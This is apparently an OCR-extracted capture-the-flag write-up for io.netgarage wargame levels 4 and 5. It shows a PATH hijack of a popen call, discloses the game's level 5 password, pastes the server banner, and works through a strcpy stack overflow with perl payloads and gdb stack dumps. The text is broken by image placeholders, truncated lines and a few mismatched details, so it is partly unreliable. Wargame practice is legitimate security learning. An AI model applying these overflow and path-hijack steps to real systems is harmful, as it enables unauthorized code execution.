
Level 04

The code for this one is straightforward and only call a system command with the popen function, reads its input and display it.


Under a shell, the binaries are found by searching the path variable until one executable file with the desired name is found. Let's try if this works:


We can then modify any command, in our case, the whoami:






Level 5 password is “DNLM3Vu0mZfX0pDd”. Now we canlog into level 05 using that password.




6. level1@io.netgara
7. level1@io.netgara
8. level2@io.netgara
10. level3@io.netgar
11. level4@io.netgar
12. level5@io.netga
/_____\\ _____\ Server admin: bla (blapost@gmail.com)
\/_____/ \/_____/
1. No DoS, local or otherwise
2. Do not try to connect to remote systems from this box
3. Quotas, watch resources usage, max 2 connections per IP
4. You are not allowed to reuse any of our content in writeups
(32 levels)
- some random commands:
gdb> python x=gdb.execute("info registers", False, True); print x
ld --verbose
pressing f, while running top (not on this box but in general)
- I have made three popular scripts available which extend gdb, there is no
need to use them at all.
- gdb -x /usr/share/gdbinit
- source /usr/local/peda/peda.py
- source /usr/share/gef.py
- There is an io baby ran mainly by DuSu you can escape to it by typing
ssh -p 2207 start@io.netgarage.org
ACCESS PROHIBITED to all current and former employees and contractors of MSAB (Micro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblox
- level10 is still solvable, eventhough one way will not work anymore
- the next ioday (irc meetup on irc) is being planned contact us if you want to contribute content,
or organising effort
No mail.
/usr/bin/xauth: error in locking authority file /home/level5/.Xauthority
level5@io:~$

Level 05



The important instruction here is the strcpy, it will copy all bytes from the string at the address argv[1] to the buffer buf. Because there is no control over how much bytes are copied, this can be used to write outside of the buf string. I have a breakpoint set up right before the call to strcpy is made:

```
level5@io:/levels$ ./level05 $(perl -e 'print "A"x128';)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
level5@io:/levels$ ./level05 $(perl -e 'print "A"x130';)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
level5@io:/levels$ ./level05 $(perl -e 'print "A"x139';)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA
level5@io:/levels$ ./level05 $(perl -e 'print "A"x141';)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA
Segmentation fault
level5@io:/levels$ gdb level05
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level05...done.
(gdb) disass main
Dump of assembler code for function main:
   0x080483b4 <+0>:     push   %ebp
   0x080483b5 <+1>:     mov    %esp,%ebp
   0x080483b7 <+3>:     sub    $0xa8,%esp
   0x080483bd <+9>:     and    $0xfffffff0,%esp
   0x080483c0 <+12>:    mov    $0x0,%eax
   0x080483c5 <+17>:    sub    %eax,%esp
   0x080483c7 <+19>:    cmpl   $0x1,0x8(%ebp)
   0x080483cb <+23>:    jg     0x80483d9 <main+37>
   0x080483cd <+25>:    movl   $0x1,-0x8c(%ebp)
```

```
   0x080483c5 <+17>:    sub    %eax,%esp
   0x080483c7 <+19>:    cmpl   $0x1,0x8(%ebp)
   0x080483cb <+23>:    jg     0x80483d9 <main+37>
   0x080483cd <+25>:    movl   $0x1,-0x8c(%ebp)
   0x080483d7 <+35>:    jmp    0x8048413 <main+95>
   0x080483d9 <+37>:    mov    0xc(%ebp),%eax
   0x080483dc <+40>:    add    $0x4,%eax
   0x080483df <+43>:    mov    (%eax),%eax
   0x080483e1 <+45>:    mov    %eax,0x4(%esp)
   0x080483e5 <+49>:    lea    -0x88(%ebp),%eax
   0x080483eb <+55>:    mov    %eax,(%esp)
   0x080483ee <+58>:    call   0x80482d4 <strcpy@plt>
   0x080483f3 <+63>:    lea    -0x88(%ebp),%eax
   0x080483f9 <+69>:    mov    %eax,0x4(%esp)
   0x080483fd <+73>:    movl   $0x8048524,(%esp)
   0x08048404 <+80>:    call   0x80482b4 <printf@plt>
   0x08048409 <+85>:    movl   $0x0,-0x8c(%ebp)
   0x08048413 <+95>:    mov    -0x8c(%ebp),%eax
   0x08048419 <+101>:   leave
   0x0804841a <+102>:   ret
End of assembler dump.
(gdb) break *0x080483eb
Breakpoint 1 at 0x80483eb
(gdb) break *0x08048404
Breakpoint 2 at 0x8048404
(gdb) r $(perl -e 'print "A"x128';)
Starting program: /levels/level05 $(perl -e 'print "A"x128';)

Breakpoint 1, 0x080483eb in main ()
(gdb) x/100x $esp
0xbffffb50:     0x00000000      0xbffffdc0      0xb7fff920      0xb7e9edb3
0xbffffb60:     0xbffffb8e      0x00000000      0xb7fe5110      0xb7fffc10
0xbffffb70:     0xbffffb8f      0x00000000      0x002c307d      0x00000000
0xbffffb80:     0xb7fff000      0xb7fff920      0xbffffba0      0x0804820b
0xbffffb90:     0x00000000      0xbffffc34      0xb7fc2000      0x00000005
0xbffffba0:     0x0177ff8e      0xb7fc2000      0xb7e1ae18      0xb7fd58e8
0xbffffbb0:     0xb7fc2000      0xbffffc94      0xb7ffed00      0x08048320
0xbffffbc0:     0xffffffff      0x0804960c      0xbffffbd8      0x08048291
```

Here I display the stack buffer, to reveal something critical. In order to use the strcpy function the arguments need to be passed on the stack. So 0xbffffb40 is the address of buf and 0xbffffd9a is the value of argv[1]:

buf contains a random value and argv[1] our argument.


This is the base of the stack, and the difference with the buf address is:


(gdb) print 0xbffffbc8 - 0xbffffb40


$1 = 136


if the buf array is only 128 chars long, 136 bytes were reserved for it.

You can see that the value of $ebp is now "aaaa", it's the very end of the string. We can make this even clearer:




